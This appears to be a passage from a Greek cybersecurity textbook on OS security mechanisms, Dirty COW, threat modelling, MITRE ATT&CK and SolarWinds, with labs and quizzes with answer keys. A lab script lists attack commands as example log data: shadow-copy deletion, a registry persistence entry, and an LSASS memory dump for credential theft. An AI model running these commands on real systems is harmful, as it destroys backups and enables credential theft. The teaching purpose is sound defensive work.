ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Τεχνολογίες Μετριάσμού Επιθέσεων Μνήμης (Exploitation Techniques)

- **DEP / NX Bit (Data Execution Prevention / No-Execute):** Ορισμός του 63ου bit σε κάθε εγγραφή του πίνακα σελίδων (Page Table Entry). Εάν μια σελίδα μνήμης περιέχει δεδομένα (π.χ. `Stack`, `Heap`), ο επεξεργαστής απορρίπτει οποιαδήποτε προσπάθεια εκτέλεσης

εντολών από αυτή, παράγοντας άμεσα εξαίρεση Page Fault / Segmentation Fault ($W \oplus X$: Write XOR Execute).

- **ASLR (Address Space Layout Randomization)**: Τυχαιοποίηση των διευθύνσεων βάσης του εκτελέσιμου αρχείου, της στοίβας (Stack), του σωρού (Heap) και των κοινόχρηστων βιβλιοθηκών (Shared Libraries / DLLs) κατά την εκκίνηση της διεργασίας, καθιστώντας αδύνατη την πρόβλεψη σταθερών διευθύνσεων για άλματα τύπου Return-to-libc.
- **Stack Canaries (Stack Smashing Protector – SSP)**: Εισαγωγή μιας μυστικής τυχαίας τιμής (Guards / Canary) μεταξύ των τοπικών μεταβλητών και της διεύθυνσης επιστροφής (Saved RIP) στη στοίβα. Πριν από την εκτέλεση της εντολής RET, ο compiler συγκρίνει το canary. Αν έχει τροποποιηθεί (λόγω Buffer Overflow), το πρόγραμμα τερματίζεται άμεσα (`__stack_chk_fail`).
- **KPTI (Kernel Page Table Isolation)**: Πλήρης διαχωρισμός των πινάκων σελίδων User Mode και Kernel Mode για την εξουδετέρωση των επιθέσεων πλευρικού καναλιού Meltdown (CVE-2017-5754).
- **SMEP / SMAP (Supervisor Mode Execution/Access Prevention)**: Απαγόρευση εκτέλεσης κώδικα (SMEP) ή ανάγνωσης/εγγραφής δεδομένων (SMAP) από το User-Space ενώ η CPU εκτελείται σε Ring 0, αποτρέποντας επιθέσεις Privilege Escalation.

2.3 Το Μοντέλο Ασφαλείας POSIX & Linux Capabilities

2.3.1 Δικαιώματα POSIX & Ειδικά Bits (SUID, SGID, Sticky Bit)

Στο παραδοσιακό μοντέλο UNIX/POSIX, κάθε αρχείο και διεργασία συνδέεται με έναν χρήστη (UID) και μια ομάδα (GID). Τα δικαιώματα ορίζονται σε τριάδες (Owner, Group, Others) για λειτουργίες Read (4), Write (2), Execute (1).

ΑΡΧΙΤΕΚΤΟΝΙΚΗ ΠΡΟΕΙΔΟΠΟΙΗΣΗ & ΕΠΙΦΑΝΕΙΑ ΕΠΙΘΕΣΗΣ ► Κίνδυνοι Ασφαλείας των Ειδικών Bits

- **SUID (Set User ID – Octal 4000)**: Όταν ένα εκτελέσιμο αρχείο με SUID bit εκτελείται από έναν απλό χρήστη, η διεργασία αποκτά τα δικαιώματα του *ιδιοκτήτη του αρχείου* (Effective UID = Owner UID). Εάν το αρχείο ανήκει στο root και περιέχει σφάλματα ασφαλείας, επιτρέπει άμεση κλιμάκωση προνομίων (Local Privilege Escalation).
- **SGID (Set Group ID – Octal 2000)**: Η διεργασία αποκτά τα δικαιώματα της ιδιοκτήτριας ομάδας. Σε καταλόγους, νέα αρχεία κληρονομούν αυτόματα το GID του καταλόγου.
- **Sticky Bit (Octal 1000)**: Σε κοινόχρηστους καταλόγους (π.χ. /tmp), επιτρέπει τη διαγραφή ή μετονομασία ενός αρχείου αποκλειστικά από τον ιδιοκτήτη του αρχείου ή τον root.

2.3.2 Linux Capabilities (POSIX 1003.1e)

Για την υπέρβαση του διχοτομικού μοντέλου (All-or-Nothing root vs unprivileged user), το Linux υποστηρίζει **Capabilities**, διασπώντας τα υπερπρονόμια του root σε ανεξάρτητες επιμέρους εξουσιοδοτήσεις:

- **CAP_NET_BIND_SERVICE**: Επιτρέπει τη δέσμευση θυρών δικτύου κάτω από το 1024 (π.χ. 80, 443) χωρίς δικαιώματα root.
- **CAP_NET_RAW**: Επιτρέπει τη χρήση Raw Sockets και Sniffing (π.χ. εργαλεία ping, tcpdump).
- **CAP_SYS_ADMIN**: Εξαιρετικά ισχυρό προνόμιο (σχεδόν ισοδύναμο με πλήρες root) που επιτρέπει mount, παραμετροποίηση cgroups, BPF loading κ.λπ.
- **CAP_SYS_PTRACE**: Επιτρέπει τον έλεγχο και αποσφαλμάτωση (debugging) άλλων διεργασιών μέσω ptrace(), αποτελώντας συχνό στόχο για Process Injection.

2.4 Εσωτερική Ασφάλεια των Microsoft Windows

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Αρχιτεκτονική Ασφαλείας Windows: Tokens, SIDs

Η διαχείριση ασφαλείας στα Microsoft Windows εκτελείται από το υποσύστημα **Security Reference Monitor (SRM)** σε επίπεδο πυρήνα (ntoskrnl.exe) και την υπηρεσία **LSASS (Local Security Authority Subsystem Service)** στο User Mode.

- **Security Identifier (SID)**: Μοναδικό αναγνωριστικό μεταβλητού μήκους για χρήστες, ομάδες και υπολογιστές (π.χ. S-1-5-21-...-500 για τον Administrator).
- **Access Token**: Ψηφιακό αντικείμενο που δημιουργείται από το LSASS κατά τη σύνδεση ενός χρήστη. Περιέχει το User SID, Group SIDs, Privileges (π.χ. SeDebugPrivilege) και το Mandatory Integrity Level.
- **Security Descriptor**: Περιέχει:
 - **DACL (Discretionary Access Control List)**: Λίστα από ACEs (Access Control Entries) που καθορίζουν ποιοι επιτρέπεται ή απαγορεύεται να έχουν πρόσβαση (Allow/Deny ACEs).
 - **SACL (System Access Control List)**: Καθορίζει ποιες ενέργειες πρόσβασης καταγράφονται στα Windows Event Logs (Security Auditing).
- **Mandatory Integrity Control (MIC)**: Επιβάλλει 4 ιεραρχικά επίπεδα ακεραιότητας: Low (Sandboxed Browsers), Medium (Τυπικοί χρήστες), High (Elevated Administrators), System (OS Core Services). Μια διεργασία Medium δεν μπορεί να εγγράψει δεδομένα ή να στείλει μηνύματα (Window Messages) σε διεργασία High (No Write Up).

2.5 Μελέτη Περίπτωσης: Dirty COW (CVE-2016-5195)

ΜΕΛΕΤΗ ΠΕΡΙΠΤΩΣΗΣ & ΑΝΑΛΥΣΗ ΣΥΜΒΑΝΤΟΣ ► Ανάλυση Ευπάθειας Dirty COW (CVE-2016-5195)

Η ευπάθεια Dirty COW ήταν ένα κρίσιμο σφάλμα συνδρομής (Race Condition) στον υποσύστημα διαχείρισης μνήμης του πυρήνα Linux (mm/gup.c), το οποίο επηρέασε σχεδόν όλες τις εκδόσεις του πυρήνα επί εννέα έτη (2007–2016).

Μηχανισμός Copy-on-Write (COW): Όταν μια διεργασία ανοίγει ένα αρχείο μόνο για ανάγνωση (O_RDONLY) και το χαρτογραφεί στη μνήμη με mmap(MAP_PRIVATE), ο πυρήνας δεν

αντιγράφει τη σελίδα μέχρι η διεργασία να προσπαθήσει να γράψει σε αυτή. Κατά την εγγραφή, προκαλείται Page Fault, ο πυρήνας αντιγράφει τη σελίδα (COW) και επιτρέπει την τοπική τροποποίηση.

Ο Μηχανισμός της Επίθεσης: Ο εισβολέας δημιουργεί δύο παράλληλα threads:

1. **Thread 1:** Προσπαθεί επανειλημμένα να γράψει στο `/proc/self/mem` στη διεύθυνση του χαρτογραφημένου read-only αρχείου (π.χ. `/etc/passwd`).
2. **Thread 2:** Καλεί ταυτόχρονα `madvise(addr, len, MADV_DONTNEED)`, εξαναγκάζοντας τον πυρήνα να αποδεσμεύσει την αντιγραφμένη ιδιωτική σελίδα.

Λόγω έλλειψης σωστού κλειδώματος, ο πυρήνας εξυπηρετεί την εγγραφή κατευθείαν στην αρχική σελίδα του *Page Cache*, παρακάμπτοντας πλήρως τα δικαιώματα του συστήματος αρχείων και επιτρέποντας σε έναν απλό χρήστη να τροποποιήσει το `/etc/passwd` και να αποκτήσει δικαιώματα `root`.

✉ ΤΕΧΝΙΚΟ ΕΡΓΑΣΤΗΡΙΟ 2: Έλεγχος SUID, Capabilities & Σκληραγώγηση Linux

Στόχος: Εντοπισμός επικίνδυνων SUID αρχείων, έλεγχος Linux Capabilities και εφαρμογή περιορισμών ασφαλείας στον πυρήνα μέσω `sysctl`.

Βήμα 1: Εντοπισμός Όλων των SUID Binaries στο Σύστημα

```
find / -perm -4000 -type f -exec ls -la {} + 2>/dev/null | head -n 8
```

Έξοδος Τερματικού (Terminal Output):

```
-rwsr-xr-x 1 root root 59976 Nov 24 10:15 /usr/bin/passwd
-rwsr-xr-x 1 root root 52880 Feb 7 2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 71912 Nov 24 10:15 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 88304 Feb 7 2024 /usr/bin/chfn
-rwsr-xr-x 1 root root 182600 Mar 15 2024 /usr/bin/sudo
-rwsr-xr-x 1 root root 44784 Feb 7 2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root 35000 Feb 7 2024 /usr/bin/umount
-rwsr-xr-x 1 root root 55528 Feb 7 2024 /usr/bin/mount
```

Βήμα 2: Έλεγχος Linux Capabilities σε Εκτελέσιμα Αρχεία

```
getcap -r /usr/bin /usr/sbin 2>/dev/null
```

Έξοδος Τερματικού (Terminal Output):

```
/usr/bin/ping cap_net_raw=ep
/usr/sbin/tcpdump cap_net_admin,cap_net_raw=ep
/usr/bin/gnome-keyring-daemon cap_ipc_lock=ep
```

Βήμα 3: Σκληραγώγηση Πυρήνα Linux (`sysctl.conf`)

```
cat << 'EOF' > /tmp/sysctl_hardening.conf
# Απαγόρευση ptrace σε μη θυγατρικές διεργασίες (Yama LSM)
kernel.yama.ptrace_scope = 2
# Απαγόρευση πρόσβασης σε dmesg από απλούς χρήστες
kernel.dmesg_restrict = 1
# Απόκρυψη διευθύνσεων μνήμης πυρήνα (/proc/kallsyms)
```

```
kernel.kptr_restrict = 2
# Ενεργοποίηση πλήρους ASLR (Randomize Stack, VDSO, Heap, BSS)
kernel.randomize_va_space = 2
# Προστασία από επιθέσεις Symlink / Hardlink στο /tmp
fs.protected_symlinks = 1
fs.protected_hardlinks = 1
EOF
cat /tmp/sysctl_hardening.conf
```

ΠΡΑΚΤΙΚΗ ΑΣΚΗΣΗ Ανάλυση Επικινδυνότητας SUID & Εναλλακτική με Capabilities

Σενάριο: Ένας διαχειριστής συστήματος θέλει να επιτρέψει σε μια προσαρμοσμένη εφαρμογή καταγραφής δικτύου (/opt/netlogger/sniffer) να ανοίγει raw sockets χωρίς να εκτελείται ως πλήρες root.

1. Ποιος είναι ο κίνδυνος εάν ο διαχειριστής εφαρμόσει απλώς `chmod u+s /opt/netlogger/sniffer`;
2. Ποια εντολή `setcap` πρέπει να εκτελεστεί ώστε το εκτελέσιμο να έχει μόνο το απολύτως απαραίτητο δικαίωμα;
3. Εξηγήστε πώς η αρχή των Ελαχίστων Προνομίων (Principle of Least Privilege) ικανοποιείται με τη χρήση Capabilities αντί του SUID bit.

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Ο διαχωρισμός CPU Rings 0 και 3 και η σελιδοποίηση μνήμης διασφαλίζουν την απομόνωση εφαρμογών και πυρήνα.
- Οι σύγχρονοι μηχανισμοί μετριασμού (ASLR, DEP/NX, Stack Canaries, SMEP/SMAP) αυξάνουν δραστικά την πολυπλοκότητα ανάπτυξης αξιόπιστων exploits μνήμης.
- Τα Linux Capabilities προσφέρουν λεπτομερή κατανομή δικαιωμάτων αντικαθιστώντας τα επικίνδυνα SUID binaries.
- Στα Windows, το Security Reference Monitor (SRM) ελέγχει τα Access Tokens έναντι των DACLs σε κάθε αντικείμενο, ενισχυμένο από το Mandatory Integrity Control (MIC).

2.6 Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως

Επίσημο Τεστ Αυτοαξιολόγησης (Quiz Κεφαλαίου 2)

1. Σε ποιο επίπεδο προνομίων (Ring) του επεξεργαστή εκτελούνται οι συνήθεις εφαρμογές χρήστη;
Α'. Ring 0

- Β'. Ring 1
Γ'. Ring 2
Δ'. Ring 3
2. Ποια τεχνολογία ασφαλείας απαγορεύει την εκτέλεση εντολών από σελίδες μνήμης που προορίζονται για δεδομένα (Stack / Heap);
- Α'. ASLR
Β'. DEP / NX Bit
Γ'. DMA
Δ'. ECC
3. Ποιος είναι ο ρόλος του Stack Canary στον κώδικα μηχανής;
- Α'. Κρυπτογράφηση του εκτελέσιμου αρχείου
Β'. Ανίχνευση υπερχείλισης buffer πριν την επιστροφή από μια συνάρτηση
Γ'. Αυτόματη εκκαθάριση του σωρού (Garbage Collection)
Δ'. Επιτάχυνση των κλήσεων συστήματος
4. Ποιο Linux Capability επιτρέπει σε μια εφαρμογή να δεσμεύει θύρες κάτω από την 1024 (π.χ. 80, 443) χωρίς δικαιώματα root;
- Α'. CAP_SYS_ADMIN
Β'. CAP_NET_BIND_SERVICE
Γ'. CAP_NET_RAW
Δ'. CAP_SYS_RAWIO
5. Τι συμβαίνει όταν ένα αρχείο έχει ρυθμισμένο το SUID bit στο Linux;
- Α'. Το αρχείο δεν μπορεί να διαγραφεί
Β'. Το αρχείο εκτελείται με τα προνόμια του χρήστη που το εκκίνησε
Γ'. Το αρχείο εκτελείται με τα δικαιώματα του ιδιοκτήτη του αρχείου
Δ'. Το αρχείο κρυπτογραφείται αυτόματα
6. Στα Microsoft Windows, ποιο υποσύστημα πυρήνα είναι υπεύθυνο για τον έλεγχο πρόσβασης (Access Checks);
- Α'. Win32k.sys
Β'. Security Reference Monitor (SRM)
Γ'. Explorer.exe
Δ'. HAL (Hardware Abstraction Layer)
7. Ποιο είναι το είδος ευπάθειας που εκμεταλλεύεται το Dirty COW (CVE-2016-5195);
- Α'. SQL Injection
Β'. Race Condition στον μηχανισμό Copy-on-Write
Γ'. Buffer Overflow στη στοίβα
Δ'. Cross-Site Scripting

8. Τι επιβάλλει το Mandatory Integrity Control (MIC) στα Windows όσον αφορά την εγγραφή δεδομένων;

Α'. No Write Up (Διεργασία χαμηλότερου επιπέδου δεν μπορεί να γράψει σε αντικείμενο υψηλότερου επιπέδου)

Β'. No Read Up

Γ'. Επιτρέπεται πλήρης εγγραφή παντού

Δ'. Απαγορεύεται κάθε εγγραφή στο δίσκο

9. Ποια παράμετρος του sysctl στο Linux ελέγχει το επίπεδο τυχαιοποίησης του χώρου διευθύνσεων (ASLR);

Α'. `kernel.aslr_enable`

Β'. `kernel.randomize_va_space`

Γ'. `vm.randomize_memory`

Δ'. `sys.aslr_level`

10. Ποιος μηχανισμός υλικού της CPU εμποδίζει τον πυρήνα (Ring 0) να εκτελέσει αυθαίρετο κώδικα που βρίσκεται σε σελίδες μνήμης του User-Space;

Α'. SMEP (Supervisor Mode Execution Prevention)

Β'. TPM (Trusted Platform Module)

Γ'. Hyper-Threading

Δ'. DMA Controller

Ερώτηση	Ορθή	Παιδαγωγική Αιτιολόγηση & Τεκμηρίωση
Q1	D	Οι εφαρμογές χρήστη εκτελούνται αποκλειστικά σε Ring 3 (User Mode) για απομόνωση.
Q2	B	Το DEP/NX bit αποτρέπει την εκτέλεση κώδικα μηχανής από σελίδες δεδομένων (Stack/Heap).
Q3	B	Το Stack Canary ανιχνεύει αλλοίωση της διεύθυνσης επιστροφής πριν γίνει εκτέλεση του RET.
Q4	B	Το CAP_NET_BIND_SERVICE επιτρέπει σύνδεση σε low ports (<1024) χωρίς πλήρη δικαιώματα root.
Q5	C	Το SUID εκτελεί το πρόγραμμα με το Effective UID του ιδιοκτήτη του αρχείου.
Q6	B	Το Security Reference Monitor (SRM) στον πυρήνα συγκρίνει τα Access Tokens με τα DACLs.
Q7	B	Το Dirty COW είναι race condition μεταξύ sys_madvise και get_user_pages στο COW subsystem.
Q8	A	Το MIC υλοποιεί την ιδιότητα Biba "No Write Up", προστατεύοντας διεργασίες υψηλής ακεραιότητας.
Q9	B	Η τιμή 2 στο kernel.randomize_va_space ενεργοποιεί πλήρες ASLR (Stack, Heap, BSS, VDSO).
Q10	A	Το SMEP απαγορεύει στην CPU να εκτελέσει user-space instructions ενώ βρίσκεται σε supervisor mode.

Μέρος II

Τοπίο Απειλών, Κακόβουλο Λογισμικό και Δικτυακές Επιθέσεις

Μοντελοποίηση Απειλών, Φορείς Επιθέσεων & MITRE ATT&CK

Σύνοψη & Μαθησιακοί Στόχοι Κεφαλαίου

Η κατανόηση του προφίλ των επιτιθέμενων και η δομημένη μοντελοποίηση απειλών αποτελούν κρίσιμες διαδικασίες για την προληπτική θωράκιση πληροφοριακών υποδομών. Στο παρόν κεφάλαιο εξετάζονται:

- Ταξινόμια φορέων απειλών (Threat Actors): Script Kiddies, Hacktivists, Κυβερνοεγκληματίες (Cybercrime Syndicates), Εσωτερικές Απειλές (Insider Threats) και Κρατικά Υποστηριζόμενες Ομάδες (Advanced Persistent Threats – APTs).
- Πλαίσια μοντελοποίησης κυβερνοεπιθέσεων: Lockheed Martin Cyber Kill Chain, Diamond Model of Intrusion Analysis και MITRE ATT&CK Matrix.
- Μεθοδολογίες μοντελοποίησης απειλών: STRIDE (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege) και PASTA.
- Πυραμίδα του Πόνου (Pyramid of Pain) του David Bianco και η αξία των δεικτών TTPs έναντι απλών Hashes.
- Αναλυτική μελέτη περίπτωσης: Η επίθεση στην εφοδιαστική αλυσίδα SolarWinds (SUNBURST / UNC2452).

3.1 Ταξινόμια Φορέων Απειλών (Threat Actors) & Κίνητρα

3.2 Πλαίσια Μοντελοποίησης Επιθέσεων: Cyber Kill Chain, Diamond Model & MITRE ATT&CK

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Το Μοντέλο Lockheed Martin Cyber Kill Chain

Περιγράφει τα επτά διαδοχικά στάδια μιας στοχευμένης κυβερνοεπίθεσης:

1. **Reconnaissance (Αναγνώριση):** Συλλογή πληροφοριών για τον στόχο (OSINT, passive/active scanning).
2. **Weaponization (Οπλοποίηση):** Συνδυασμός exploit payload με νόμιμο έγγραφο (π.χ.

Κατηγορία Φορέα	Κύρια Κίνητρα	Επίπεδο Πόρων & Επιχειρησιακή Πολυπλοκότητα
Script Kiddies	Προσωπική ικανοποίηση, επίδειξη	Χαμηλό. Χρήση έτοιμων εργαλείων χωρίς κατανόηση του κώδικα.
Hacktivists	Πολιτική, ιδεολογική ή κοινωνική διαμαρτυρία	Μέτριο. Επιθέσεις DDoS, Defacements, διαρροές εγγράφων (Doxxing).
Cybercrime Syndicates	Άμεσο οικονομικό κέρδος (Ransomware, Carding)	Υψηλό. Οργανωμένη δομή εταιρικού τύπου (Ransomware-as-a-Service – RaaS).
Insider Threats	Εκδίκηση, οικονομικό όφελος, κατασκοπεία	Μεταβλητό. Κατοχή νόμιμης πρόσβασης και γνώση των εσωτερικών συστημάτων.
Nation-State / APTs	Γεωπολιτική κατασκοπεία, δολιοφθορά κρίσιμων υποδομών	Εξαιρετικά υψηλό. Απεριόριστοι κρατικοί πόροι, εκμετάλλευση zero-day exploits, μακροχρόνια παραμονή στο δίκτυο (Persistence).

Πίνακας 3.1: Συγκριτική ταξινόμια φορέων κυβερνοαπειλών και επιχειρησιακά χαρακτηριστικά.

PDF, Word macro).

3. **Delivery (Παράδοση):** Μετάδοση του όπλου στο θύμα (π.χ. Spear-Phishing email, Watering Hole).
4. **Exploitation (Εκμετάλλευση):** Ενεργοποίηση της ευπάθειας στο σύστημα του θύματος.
5. **Installation (Εγκατάσταση):** Εγκατάσταση backdoor / implant για διασφάλιση μόνιμης παρουσίας (Persistence).
6. **Command & Control (C2):** Ίδρυση κρυπτογραφημένου καναλιού επικοινωνίας με τον επιτιθέμενο.
7. **Actions on Objectives (Ενέργειες επί Στόχου):** Υποκλοπή δεδομένων (Exfiltration), καταστροφή, κρυπτογράφηση.

3.2.1 Το Μοντέλο MITRE ATT&CK Matrix

Το πλαίσιο MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) αποτελεί την παγκόσμια βάση γνώσης πραγματικών επιθετικών συμπεριφορών. Δομείται σε 14 **Τακτικές (Tactics)** που απαντούν στο ερώτημα *“Γιατί ο επιτιθέμενος εκτελεί μια ενέργεια;”* (π.χ. Initial Access, Privilege Escalation, Defense Evasion, Lateral Movement) και εκατοντάδες **Τεχνικές (Techniques)** – π.χ. T1059: **Command and Scripting Interpreter**) που απαντούν στο *“Πώς εκτελείται η ενέργεια;”*.

3.3 Η Πυραμίδα του Πόνου (Pyramid of Pain)

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Η Πυραμίδα του Πόνου κατά David Bianco (2013)

Κατηγοριοποιεί τους Δείκτες Παραβίασης (Indicators of Compromise – IoCs) ανάλογα με το πόσο *οδυνηρό και κοστοβόρο* είναι για τον επιτιθέμενο να τους αλλάξει όταν εντοπιστούν:

1. **Hash Values (MD5, SHA256):** *Trivial (Μηδαμινό κόστος).* Ο επιτιθέμενος αλλάζει 1 byte στο αρχείο και παράγει νέο hash.

2. **IP Addresses:** *Easy (Εύκολο)*. Αλλαγή Proxy, VPN ή compromised host.
3. **Domain Names:** *Simple (Απλό)*. Χρήση Dynamic DNS, DGA (Domain Generation Algorithms) και φθηνών domains.
4. **Network / Host Artifacts:** *Annoying (Ενοχλητικό)*. Αλλαγή User-Agent, URI structure, registry keys.
5. **Tools:** *Challenging (Δύσκολο)*. Ο επιτιθέμενος υποχρεούται να ξαναγράψει ή να αλλάξει το εργαλείο του (π.χ. Mimikatz, Cobalt Strike).
6. **TTPs (Tactics, Techniques & Procedures):** *Tough (Εξαιρετικά Οδυνηρό)*. Αναγκάζει τον αντίπαλο να εκπαιδευτεί εκ νέου και να αλλάξει πλήρως τον τρόπο δράσης του.

3.4 Μελέτη Περίπτωσης: Η Επίθεση SolarWinds SUNBURST (2020)

ΜΕΛΕΤΗ ΠΕΡΙΠΤΩΣΗΣ & ΑΝΑΛΥΣΗ ΣΥΜΒΑΝΤΟΣ ► Ανάλυση της Επίθεσης Εφοδιαστικής Αλυσίδας Sol

Η επίθεση στην πλατφόρμα SolarWinds Orion (2020) αποτέλεσε μία από τις πλέον εξελιγμένες επιθέσεις εφοδιαστικής αλυσίδας λογισμικού (Software Supply Chain Attack) στην ιστορία της κυβερνοασφάλειας.

Ο Μηχανισμός της Επίθεσης:

1. **Build Pipeline Compromise:** Οι επιτιθέμενοι διείσδυσαν στο εσωτερικό περιβάλλον ανάπτυξης της SolarWinds και εισήγαγαν ένα κακόβουλο plugin (**Solorigate / SUNBURST**) στον build server.
2. **Digitally Signed Trojan:** Το τροποποιημένο DLL `SolarWinds.Orion.Core.BusinessLayer.dll` υπογράφηκε με το επίσημο ψηφιακό πιστοποιητικό της SolarWinds και διανεμήθηκε σε ~ 18.000 πελάτες μέσω αυτόματων ενημερώσεων λογισμικού.
3. **Dormancy & Execution:** Το backdoor παρέμεινε αδρανές για έως και δύο εβδομάδες (Anti-Analysis / Sandbox Evasion) πριν επικοινωνήσει με C2 domains μεταμφιεσμένα σε νόμιμη κίνηση πρωτοκόλλου Orion.
4. **Στόχοι:** Παραβιάστηκαν κρίσιμα υπουργεία των ΗΠΑ (State, Homeland Security, Treasury) και κορυφαίες εταιρείες κυβερνοασφάλειας.

❏ ΤΕΧΝΙΚΟ ΕΡΓΑΣΤΗΡΙΟ 3: Αντιστοίχιση Επιτιθέμενων Συμπεριφορών στο MITRE ATT&CK CL

Στόχος: Ανάλυση αρχείων καταγραφής επιθέσεων και αυτοματοποιημένη αντιστοίχιση σε τεχνικές MITRE ATT&CK μέσω Python.

Βήμα 1: Εκτέλεση Script Αντιστοίχισης ATT&CK Matrix

```
cat << 'EOF' > /tmp/mitre_mapper.py
event_log = [
    {"cmd": "powershell.exe -enc JABj...", "type": "Execution", "id":
    "T1059.001"},
```

```

{"cmd": "vssadmin.exe delete shadows /all /quiet", "type": "Impact", "id":
"T1490"},
{"cmd": "reg add HKLM\\Run /v Updater /d evil.exe", "type": "Persistence",
"id": "T1547.001"},
{"cmd": "rundll32.exe comsvcs.dll MiniDump lsass.exe", "type": "Credential
Access", "id": "T1003.001"}
]

print("=== MITRE ATT&CK Mapping Report ===")
for event in event_log:
    print(f"[+] Τεχνική: {event['id']:<10} | Τακτική: {event['type']:<20} |
Command: {event['cmd']}")
EOF
python3 /tmp/mitre_mapper.py

```

Έξοδος Τερματικού (Terminal Output):

```

=== MITRE ATT&CK Mapping Report ===
[+] Τεχνική: T1059.001 | Τακτική: Execution | Command: powershell.exe -enc
JABj...
[+] Τεχνική: T1490 | Τακτική: Impact | Command: vssadmin.exe delete
shadows /all /quiet
[+] Τεχνική: T1547.001 | Τακτική: Persistence | Command: reg add HKLM\Run /v
Updater /d evil.exe
[+] Τεχνική: T1003.001 | Τακτική: Credential Access | Command: rundll32.exe
comsvcs.dll MiniDump lsass.exe

```

Ερμηνεία: Οι επιθετικές ενέργειες ταξινομήθηκαν επιτυχώς στο πλαίσιο ATT&CK, επιτρέποντας στους αναλυτές να σχεδιάσουν ακριβή αντίμετρα ανίχνευσης.

ΠΡΑΚΤΙΚΗ ΑΣΚΗΣΗ Μοντελοποίηση Απειλών Εφαρμογής Web με STRIDE

Σενάριο: Ένα ηλεκτρονικό κατάστημα αναπτύσσει μια νέα διεπαφή REST API για επεξεργασία πληρωμών πιστωτικών καρτών.

1. Αναλύστε μία απειλή για κάθε κατηγορία του μοντέλου **STRIDE** (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege) στο περιβάλλον του Payment API.
2. Προτείνετε ένα συγκεκριμένο αρχιτεκτονικό αντίμετρο για την κατηγορία **Tampering** (αλλοίωση ποσού πληρωμής κατά τη μεταφορά).
3. Γιατί το **Repudiation** (άρνηση συναλλαγής) αντιμετωπίζεται αποτελεσματικά μέσω ψηφιακών υπογραφών και αμετάβλητων αρχείων καταγραφής (Immutable Audit Logs);

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Οι φορείς απειλών διαφέρουν ως προς τους πόρους, τα κίνητρα και την επιμονή τους, με τις ομάδες APT να αποτελούν τη σοβαρότερη πρόκληση.

- Το Cyber Kill Chain και το MITRE ATT&CK προσφέρουν δομημένη ορολογία και αντιστοίχιση επιθετικών τεχνικών (TTPs).
- Η Πυραμίδα του Πόνου καταδεικνύει ότι η εστίαση στα TTPs προκαλεί τη μεγαλύτερη δυσχέρεια στους επιτιθέμενους.
- Η επίθεση SolarWinds απέδειξε την κρισιμότητα της ασφάλειας της εφοδιαστικής αλυσίδας λογισμικού (Software Supply Chain Security).

3.5 Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως

Επίσημο Τεστ Αυτοαξιολόγησης (Quiz Κεφαλαίου 3)

1. Στην Πυραμίδα του Πόνου (Pyramid of Pain), ποιος δείκτης προκαλεί τη μεγαλύτερη δυσκολία (Tough) στον επιτιθέμενο όταν ανιχνευθεί και μπλοκαριστεί;
 - Α'. IP Addresses
 - Β'. Hash Values
 - Γ'. TTPs (Tactics, Techniques & Procedures)
 - Δ'. Domain Names
2. Ποια κατηγορία φορέων απειλών (Threat Actors) χαρακτηρίζεται από κρατική χρηματοδότηση, εκμετάλλευση Zero-Day ευπαθειών και μακροχρόνια παραμονή στο δίκτυο (Persistence);
 - Α'. Script Kiddies
 - Β'. Hacktivists
 - Γ'. Advanced Persistent Threats (APTs)
 - Δ'. Insider Threats
3. Ποιο είναι το τρίτο στάδιο στο μοντέλο Lockheed Martin Cyber Kill Chain;
 - Α'. Reconnaissance
 - Β'. Weaponization
 - Γ'. Delivery (Παράδοση)
 - Δ'. Exploitation
4. Στο μοντέλο μοντελοποίησης απειλών STRIDE, ποια ιδιότητα ασφαλείας παραβιάζεται στην κατηγορία "Tampering";
 - Α'. Εμπιστευτικότητα
 - Β'. Ακεραιότητα (Integrity)
 - Γ'. Διαθεσιμότητα
 - Δ'. Αυθεντικοποίηση
5. Ποιο είδος επίθεσης εκπροσωπεί η περίπτωση SolarWinds SUNBURST (2020);

- Α'. Επιθετικό DDoS
 - Β'. Επίθεση Εφοδιαστικής Αλυσίδας Λογισμικού (Software Supply Chain Attack)
 - Γ'. Φυσική διάρρηξη Datacenter
 - Δ'. Social Engineering μέσω τηλεφώνου
6. Ποια είναι η διαφορά μεταξύ Τακτικής (Tactic) και Τεχνικής (Technique) στο πλαίσιο MITRE ATT&CK;
- Α'. Η Τακτική αντιπροσωπεύει τον επιχειρησιακό στόχο του επιτιθέμενου ("Γιατί"), ενώ η Τεχνική τον τρόπο επίτευξής του ("Πώς")
 - Β'. Η Τακτική είναι για Linux, ενώ η Τεχνική για Windows
 - Γ'. Δεν υπάρχει καμία διαφορά
 - Δ'. Η Τακτική αφορά μόνο hardware
7. Ποιο στοιχείο του Diamond Model of Intrusion Analysis αντιπροσωπεύει τα μέσα ή τα εργαλεία που χρησιμοποιεί ο αντίπαλος;
- Α'. Adversary
 - Β'. Capability (Δυνατότητα / Εργαλείο)
 - Γ'. Infrastructure
 - Δ'. Victim
8. Γιατί τα Hash Values θεωρούνται "Trivial" στην Πυραμίδα του Πόνου;
- Α'. Επειδή ο επιτιθέμενος μπορεί να αλλάξει ασήμαντα το αρχείο αλλάζοντας άμεσα το hash χωρίς να επηρεαστεί η λειτουργία του malware
 - Β'. Επειδή τα hashes είναι μυστικά
 - Γ'. Επειδή τα hashes δεν μπορούν να υπολογιστούν
 - Δ'. Επειδή δεν υπάρχουν antivirus
9. Στο μοντέλο STRIDE, ποια απειλή συνδέεται με τη μη εξουσιοδοτημένη αποκάλυψη ευαίσθητων δεδομένων;
- Α'. Spoofing
 - Β'. Repudiation
